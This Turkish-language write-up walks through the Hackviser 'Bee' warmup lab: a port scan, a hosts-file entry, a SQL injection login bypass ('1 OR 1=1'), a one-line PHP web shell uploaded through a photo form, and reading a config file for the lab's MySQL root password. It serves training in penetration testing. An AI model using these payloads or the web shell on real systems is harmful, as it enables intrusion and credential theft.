

BEE WRITE-UP

Bu yazımda Hackviser platformu içerisindeki Bee warmup'ın çözümünü anlatacağım.


SORU 1: Hangi port(lar) açıktır?

Nmap taraması yaparak bu sorunun cevabını bulmaya çalışacağım.


```
# nmap -A -Pn 172.20.3.156
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 16:07 +03
Nmap scan report for 172.20.3.156
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: InnovifyAI
3306/tcp  open  mysql     MySQL (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/6%OT=80%CT=1%CU=38170%PV=Y%DS=2%DC=T%G=Y%TM=6702
OS:8BB1%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509S
OS:T11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

80(http) ve 3306(mysql) portlarının açık olduğunu bulduk.

SORU 2: Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?



Siteyi incelerken login sayfası görüyorum. Gitmek istediğimde gidemiyorum.




Burada url kısmını hosts dosyamıza eklememiz gerekiyor sayfanın çalışması için.

http://dashboard.innovifyai.hackviser/

/etc/hosts dosyamıza şu şekilde kaydediyoruz.

```
172.20.3.156 dashboard.innovifyai.hackviser
```



Ve sayfaya eriştik.

SORU 3: Hangi zafiyet ile login panelini bypass ettiniz?


Login sayfalarında aklıma ilk gelen SQL Injection oluyor. Zaten 3306 portunda da açık vardı. Deneme yapıyorum. Benden sürekli e posta girmemi istiyor. Payload deneyemiyorum. Sayfayı incele kısmından email type kısmını text olarak değiştirip deneyeceğim.

```
<input class="text email" type="text" name="email" placeholder="Email" required> == $0
```

Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1 OR 1=1' AND password = 'cead3f77f6cda6ec00f57d76c9a6879f' at line 1

Aldığımız sonuçta **SQL Injection** açığının olduğunu görüyoruz.

SORU 4: Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?



Payload'ı ile giriş yapmayı başardım.

Şimdi ayarlar kısmına gidiyoruz.

```
△ Not secure dashboard.innovifyai.hackviser/settings.php
```

Cevap: **settings.php**

SORU 5: File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

Bu soruyu çözmek için file upload açığını kullanacağız. Ayarlar kısmında fotoğraf yükleme kısmı var.



Choose File No file chosen

Upload

Buraya yükleyeceğimiz kötü amaçlı kod ile soruyu çözebiliriz.


```
GNU nano 8.1
<?php system($_GET['cmd']); ?>
```

Kodunu barındıran Shell.php dosyasını yüklüyorum.



www-data

Burada Shell dosyamızın başarılı ile yüklenip çalıştığını görüyoruz.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Bizden id istediği için id yazıp komutu çalıştırıyoruz ve id'mizin **33** olduğunu buluyoruz.

SORU 6: MySQL parolası nedir?



Aldığımız Shell ile dosyalar arasında gezinirken mysql ile ilgili bir şeyler arıyordum. Üst dizine gittiğimde db_connect.php dosyasını gördüm. Bunu da cat komutu ile okumak istedim:



Bir hata ile karşılaştım. Sayfa kaynak kodları ile hatanın ne olduğuna bakmak istedim.

```
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$dbname = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}
?>
```

Burada istediğimiz şifreyi elde

ettik.

Cevap: Root.123!hackviser